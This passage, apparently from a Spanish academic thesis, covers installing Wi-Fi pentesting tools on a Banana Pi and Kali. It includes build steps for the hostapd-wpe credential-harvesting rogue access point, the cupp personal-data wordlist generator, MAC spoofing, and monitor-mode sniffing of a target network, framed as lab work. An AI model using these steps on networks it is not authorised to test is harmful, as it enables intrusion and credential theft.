
Conexión de la Banana Pi

Nota: La imagen muestra la Banana Pi M5 conectada a una fuente de alimentación, un monitor mediante HDMI, cable de conexión ethernet y periféricos para la configuración del sistema.

Una vez iniciada la placa se podrá tener acceso al sistema de Raspbian, se actualizan los paquetes y repositorios necesarios.

Figura 56

Entorno de Raspbian ejecutándose en una Banana Pi M5



Nota: Se puede ejecutar Raspbian en una Banana Pi M5, mediante imágenes modificadas del sistema operativo.

5.7.2.1 Configuración de interfaz inalámbrica

No hace falta la instalación de controladores para la interfaz USB inalámbrica, pues basta con conectarla al iniciar la Banana pi y esta interfaz será reconocida y se podrá utilizar sin problemas, lo mismo ocurre al instalar la distribución de Armbian.

Figura 57

Interfaces de red conectadas a la Banana Pi M5

```
root@raspberrypi:/home/pi# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.30  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::38e6:b857:1887:7820  prefixlen 64  scopeid 0x20<link>
        ether 6a:73:9f:dc:36:60  txqueuelen 1000  (Ethernet)
        RX packets 296186  bytes 433230087 (413.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 122875  bytes 9819899 (9.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 14

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 21  bytes 2403 (2.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 21  bytes 2403 (2.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 2312
        ether 14:eb:b6:cd:d9:e0  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Nota: La imagen presenta las diferentes interfaces de red conectadas a la Banana Pi M5, la interfaz wlan0 es una interfaz wifi externa y no viene integrada con la placa.

No obstante, si se puede dar el caso de obtener un error al momento de actualizar los paquetes del sistema, el error en concreto es el siguiente *Sub-process /usr/bin/dpkg returned an error code (1),* para solucionarlo se siguen los siguientes pasos.

- sudo dpkg --configure -a
- sudo rm /var/cache/apt/archives/Nombre_paquete
- sudo apt-get clean
- sudo apt-get autoremove
- sudo apt-get update
- sudo apt-get upgrade
- sudo apt install paquete_defectuoso
- sudo apt upgrade


La manera de reconocer un paquete defectuoso es en las alertas que nos brinda el mismo sistema, también se puede ejecutar el siguiente comando *sudo apt install --fix-broken*.

5.7.2.2 Instalación de ssh

Por defecto ssh suele venir instalado en todas las distribuciones linux, y basta con iniciar la ejecución de ssh con el comando *sudo service ssh start*

Figura 58

Estado de ssh en Banana Pi M5



Nota: En la imagen se aprecia que el servicio de ssh se está ejecutando con normalidad.

En caso de no contar con ssh instalado, se puede referir a la sección 5.6.2.6, en donde encontrará los pasos detallados para llevar a cabo la instalación de ssh.

5.7.2.3 Configuración de ip estática

Debido a que el sistema operativo que se está utilizando es Raspbian, la configuración de una ip estática sigue los mismos pasos que en la sección 5.6.2.7, en donde basta con editar un archivo de configuración y reiniciar la placa, los comandos ejecutados se muestran a continuación.

1. *sudo nano /etc/dhcpcd.conf*

2. Se editan las líneas correspondientes a static IP configuration

   interface eth0

   static ip-address=192.168.0.10/24

3. *sudo reboot now*


Para poder acceder se configura una ip estática en la máquina con la cual se accederá a la placa de Banana Pi.

5.7.2.4 Instalación de XRDP

Para obtener acceso a una instancia con interfaz gráfica sobre el sistema en el cual estamos trabajando, es necesario ingresar a las opciones de configuración mediante *sudo raspi-config*.

Figura 59

Opciones de raspi-config en Banana Pi M5




Nota: La imagen muestra las opciones de configuración del entorno Raspbian.

En la opción de interface se habilita la opción VNC mediante la cual se podrá tener acceso gráfico a un host remoto.

Figura 60

Proceso para habilitar VNC en el sistema Raspbian




Nota: Al habilitar VNC se puede cerrar la ventana de configuraciones.

Luego se procede a instalar xrdp mediante *sudo apt install xrdp*, y para iniciarlo basta con ejecutar *sudo service xrdp start && sudo update-rc.d xrdp enable*.

Figura 61

Estado del servicio xrdp



Nota: El servicio de xrdp se puede ejecutar sin problema en la Banana Pi M5 y proporciona acceso mediante un entorno gráfico.

5.8 Instalación y configuración de herramientas para pentesting

5.8.1 Kali Linux

La instalación de herramientas para pentesting wifi en Kali Linux no representan un problema, pues todas ellas vienen ya instaladas por defecto en la distribución, más sin embargo herramientas como cupp se pueden instalar mediante la clonación de repositorios y la ejecución de scripts con permisos de administrador.

Si alguna herramienta mostrada en este trabajo llegase a faltar, basta con instalarla mediante el gestor apt.

El usuario puede instalar las herramientas en caso de hacer falta, con el siguiente comando.

sudo apt install figlet wifite hostapd-wpe cowsay fortune-mod fortune htop aircrack-ng john dnsmasq hostapd kismet -y

5.8.1.1 Cupp

Para instalar esta herramienta es necesario tener previamente instalado Python y git en el sistema.

Estos comandos se aplican a cualquier distribución de Linux mostrada en este trabajo, es por ello que, si está empleando una distribución como Raspbian o Armbian, puede seguir los mismos pasos para poder instalar la herramienta.


sudo apt install Python git -y

Una vez se tiene instalado git en el sistema, se procede a clonar la herramienta con el comando *git clone https://github.com/Mebus/cupp.git*

Se accede a la carpeta de cupp y con permisos de administración de ejecuta sudo ./cupp.py

Figura 62

Opciones de la herramienta Cupp



Nota: La herramienta ha sido tomada de la página Github, el autor responsable de la elaboración de esta herramienta es (Mebus, 2020).

De esta manera el programa solicitará información como nombres, nicknames, nombre de familiares, números de cédula, nombre de mascotas, fechas de nacimiento, lugar de trabajo, entre muchos otros

5.8.2 Raspbian

Esta sección se centra en la instalación y configuración de las herramientas de prueba de penetración wifi más importantes en un entorno Raspbian. El objetivo es proporcionar pautas claras y completas para instalar estas herramientas de manera efectiva, con un enfoque especial en aquellas herramientas que son más difíciles de instalar, y garantizar que los usuarios tengan instrucciones detalladas y completas para instalarlas correctamente.

5.8.2.1 Kismet

Para poder instalar Kismet en el sistema operativo de Raspberry Pi se han empleado los comandos detallados a continuación.

Comandos obtenidos de (kismetwireless, 2023)

- sudo rm -rfv /usr/local/bin/kismet* /usr/local/share/kismet* /usr/local/etc/kismet*
- wget -O - https://www.kismetwireless.net/repos/kismet-release.gpg.key | sudo apt-key add -
- echo 'deb https://www.kismetwireless.net/repos/apt/release/buster buster main' | sudo tee /etc/apt/sources.list.d/kismet.list
- sudo apt update
- sudo apt install kismet

Si al momento de la instalación se obtenga un error parecido al siguiente, *The following packages have unmet dependencies:*

kismet-core : Depends: libprotobuf17 but it is not installable

E: Unable to correct problems, you have held broken packages.

Para solucionarlo hay que descargar e instalar el siguiente paquete[5]

- wget http://ftp.de.debian.org/debian/pool/main/p/protobuf/libprotobuf17_3.6.1.3-2_arm64.deb
- sudo dpkg -i libprotobuf17_3.6.1.3-2_arm64.deb


Se vuelve a ejecutar

- sudo apt install kismet

Figura 63

Configuración de Kismet en Raspbian

[5] Librería libprotobuf17: https://debian.pkgs.org/10/debian-main-arm64/libprotobuf17_3.6.1.3-2_arm64.deb.html



Nota: La instalación de Kismet puede llegar a ser complicada para usuarios principiantes.

- sudo usermod -aG kismet pi

Para acceder a kismet es necesario tener la interfaz en modo monitor, se puede acceder a su interfaz web mediante el puerto 2501.

5.8.2.2 Herramientas disponibles con apt

Esta sección presenta pautas para instalar las herramientas disponibles en el administrador de instalación de apt. El enfoque de esta sección es proporcionar una instalación fácil y sin problemas. Describe los pasos necesarios para instalar estas herramientas y garantiza que el proceso sea accesible y fácil de seguir.

Estas herramientas están pre-configuradas y se instalan sin configuración adicional o compleja. Además, la instalación de estas herramientas con apt garantiza la seguridad del sistema y la integridad del software instalado.

Las herramientas que se han seleccionado para instalar en esta sección son las siguientes.

- figlet
- wifite
- cowsay
- fortune-mod
- htop
- aircrack-ng
- john
- dnsmasq
- Hostapd

La instalación se de todas estas herramientas en conjunto se lleva a cabo mediante el siguiente comando.

sudo apt-get update

sudo apt install figlet wifite cowsay fortune-mod fortune htop aircrack-ng john dnsmasq hostapd -y

5.8.2.3 Hostapd-wpe

La instalación de este programa puede llegar a ser muy compleja si no se la realiza con un cuidado extremo y siguiendo los pasos detallados en esta sección, pues al ser una herramienta desarrollada para la distribución de Kali Linux, es necesario el editar algunos archivos e instalar dependencias adicionales, posterior a esto cabe recalcar que si es posible ejecutarlo de manera satisfactoria.

Primero se tiene que instalar las dependencias necesarias, si existe algún paquete que no esté disponible para instalarse, puede ejecutar el comando *sudo apt-cache search nombre_paquete*

- sudo apt-get install libssl-dev libnl-dev

En caso de existir algún error con la librería libssl1.0, puede instalarlo desde el siguiente enlace

- wget http://ports.ubuntu.com/pool/main/o/openssl1.0/libssl1.0-dev_1.0.2n-1ubuntu5_arm64.deb
- sudo dpkg -i libssl1.0-dev_1.0.2n-1ubuntu5_arm64.deb

Esto instalará el paquete, pero podría dar algunos errores, los cuales deberá corregir con el siguiente comando.

- sudo apt-get install libssl-dev libnl-genl-3-dev libnl-3-dev pkg-config libsqlite3-dev
- sudo apt --fix-broken install
- sudo apt-get install libssl-dev libnl-genl-3-dev libnl-3-dev pkg-config libsqlite3-dev

Como segundo paso es necesario clonar el siguiente repositorio y realizar las configuraciones para el correcto funcionamiento de la herramienta.

- git clone https://github.com/OpenSecurityResearch/hostapd-wpe
- wget https://raw.githubusercontent.com/aircrack-ng/aircrack-ng/master/patches/wpe/hostapd-wpe/hostapd-2.10-wpe.patch
- wget https://w1.fi/releases/hostapd-2.10.tar.gz

- tar -zxf hostapd-2.10.tar.gz
- cd hostapd-2.10
- patch -p1 < ../hostapd-2.10-wpe.patch
- cd hostapd
- sudo make
- cd ../../hostapd-wpe/certs
- sudo ./bootstrap
- cd ../../hostapd-2.10/hostapd
- cd certs/
- sudo chmod +x bootstrap
- sudo ./bootstrap
- cd ..
- sudo nano hostapd-wpe.conf

En este punto se edita el archivo .conf con la siguiente información.

eap_user_file=/home/pi/hostapd-2.10/hostapd/hostapd-wpe.eap_user

ca_cert=/home/pi/hostapd-2.10/hostapd/certs/ca.pem

server_cert=/home/pi/hostapd-2.10/hostapd/certs/server.pem

private_key=/home/pi/hostapd-2.10/hostapd/certs/server.key


private_key_passwd=whatever

dh_file=/home/pi/hostapd-2.10/hostapd/certs/dh

De tal modo que se vea de esta manera.

Figura 64

Configuración de hostapd-wpe en Raspbian



Nota: Los comandos mostrados en esta sección pueden llegar a ser confusos para usuarios principiantes, se recomienda ejecutarlos con la debida precaución. Las herramientas

aquí mostradas y comandos ejecutados se han tomado de (Antoniewicz, 2017), (Stefan2483, 2022).

Por último se ejecuta *sudo ./hostapd-wpe hostapd-wpe.conf*

Esto último debería correr la herramienta, cabe recalcar que la herramienta está ubicada en una carpeta a la que se deberá acceder para poder correr hostapd-wpe, si se desea modificar el nombre de la red, canal o interfaz, se debe editar el archivo .conf en las líneas de ssid, channel, interface.

5.8.3 Armbian

Solo las siguientes herramientas de pentesting son compatibles con Armbian para la instalación:

- figlet
- wifite
- cowsay
- fortune-mod
- htop
- aircrack-ng
- john
- dnsmasq
- Hostapd

Armbian sólo ofrece algunas opciones de herramientas de pentesting, puede ser una plataforma útil y accesible para realizar pruebas de seguridad. La instalación de herramientas como Kismet o Hostapd-wpe puede tener problemas debido a las dependencias o a la propia herramienta. Estos problemas pueden dificultar o imposibilitar la instalación de las herramientas y, en consecuencia, su uso. Al utilizar una herramienta de este tipo para realizar pruebas de seguridad, es fundamental tener en cuenta estas limitaciones y tomar medidas para abordar cualquier problema que pueda surgir durante la instalación.


5.9 Conceptos básicos en pentesting wifi

Una red WiFi permite conectar los equipos (llamados clientes) a un punto de acceso (AP) para brindar acceso a internet. La diferencia con una red alámbrica es que los paquetes de datos que se envían para establecer la conexión están en el aire, lo que significa que cualquier persona con un dispositivo adecuado puede escucharlos. Es importante tener en cuenta que la

seguridad en una red WiFi es un aspecto crítico y se deben tomar medidas adecuadas para proteger los paquetes de datos que viajan a través del aire. Por ejemplo, se puede utilizar la encriptación de datos para proteger la información y evitar que los paquetes de datos sean escuchados por personas no autorizadas.

Figura 65

Idea básica sobre el funcionamiento de una red inalámbrica



Nota: La imagen muestra una noción tentativa sobre el funcionamiento de una red inalámbrica básica para un usuario principiante en el tema.

Para que estos paquetes puedan ser escuchados por un atacante es necesario el tener una antena que soporte el modo monitor, de esta manera se pueden escuchar todos los paquetes que están por medio del aire.

Figura 66

Escucha de paquetes de información en una red inalámbrica

Nota: Un atacante puede escuchar el tráfico presente en una red inalámbrica siempre que tenga una interfaz compatible con el modo monitor.

Cuando el atacante obtiene los paquetes estos estarán cifrados y esto hace que sea imposible ver su contenido a menos que se pueda descifrarlos (obtener las credenciales de la red).

5.9.1 Cambio de MAC


La dirección MAC es un identificador único en cada equipo, esto significa que no se debería poder cambiar, muchas de las veces es necesario enmascarar la propia MAC del equipo por una falsa debido a que la MAC es utilizada como un modo de filtrado para obtener una mayor seguridad. Para poder enmascarar una MAC legítima por una falsa se utiliza una herramienta llamada *macchanger* (bytemind, 2017).

La herramienta que ya se encuentra preinstalada en Kali Linux, a contracción se muestra cómo realizar el cambio de MAC.

1. Abrir una terminal en Kali Linux y escribir el comando *macchanger --help*.

Figura 67

Opciones de la herramienta macchanger




Nota: esta herramienta viene instalada por defecto en los sistemas operativos de Kali Linux.

2. Identificar el dispositivo para el cambio de MAC.

Figura 68

MAC del dispositivo a cambiar




Nota: la imagen muestra la dirección MAC de la interfaz de red a cambiar.

3. Para cambiar de MAC se apaga la tarjeta de red con *ifconfig wlan0 down*, luego se ejecuta el comando *macchanger -r wlan0* para cambiar a una MAC aleatoria.

Figura 69

Cambio de MAC



Nota: Se puede apreciar la dirección MAC original y la nueva dirección MAC otorgada por la herramienta.

4. Luego de esto se enciende la interfaz con *ifconfig wlan0 up*

5.9.2 Modo Managed y Modo Monitor

Para poder realizar ataques a redes, es necesario entender la diferencia entre el modo monitor y modo managed y para que se utiliza cada uno de estos.

El modo monitor se utiliza para capturar o escuchar paquetes, en este modo se puede escuchar y capturar paquetes de una red sin estar autenticados a la misma. Se puede escanear y recoger la mayor cantidad de datos por medio de diferentes programas como *Wireshark* (De luz, 2022).

El modo promiscuo se diferencia del modo monitor, dado que es el modo por defecto con el cual una computadora se puede conectar a una red, es decir es el modo normal para conexiones wifi.


Para poder pasar de modo monitor a managed se usa la herramienta de *aircrack-ng* llamada *airmon-ng*, a continuación, se muestra cómo se puede realizar este cambio de modo.

5.9.2.1 Pasos

1. Conectar la interfaz USB al pc y en una terminal de Kali linux escribir el siguiente comando *iwconfig*.

Figura 70

Interfaz wifi de ataque




Nota: iwconfig nos muestra las interfaces inalámbricas conectadas.

2. Para cambiar a modo monitor se ejecuta el siguiente comando *airmon-ng start wlan0.*

Figura 71

Interfaz inalámbrica en modo monitor



Nota: Con la interfaz en modo monitor se puede realizar los diferentes tipos de ataques vistos a lo largo de este trabajo.


Para matar procesos se ejecuta el comando *airmon-ng check kill.*

5.9.3 Sniffing de redes wifi

El sniffing es una técnica que se basa en la captura de tramas en una red, para poder ver las redes cercanas a se lo hace por medio de la herramienta *airodump-ng*.

Figura 72

Sniffing en redes inalámbricas




Nota: La imagen censura las redes cercanas a las que no se está permitido atacar o mostrar información de la red de ningún tipo.

La herramienta muestra todas las redes cercanas, la potencia, el canal, el tipo de seguridad etc.

Para especificar la red a la cual se hará el ataque se usa el siguiente comando *sudo airodump-ng --bssid [MAC del objetivo] --channel [canal] wlan0*

Figura 73

Sniffing a una red inalámbrica específica



Nota: El ataque de sniffing aquí mostrado se lo ha realizado a una red permitida en un laboratorio de pruebas.

Esto muestra las MAC de todas las estaciones conectadas, los paquetes que se envían, la potencia de la señal, etc. También se puede hacer la captura de todo ese tráfico en un archivo que puede ser utilizado posteriormente, pero para ello se va a requerir de la clave de la red para poder descifrar el contenido.

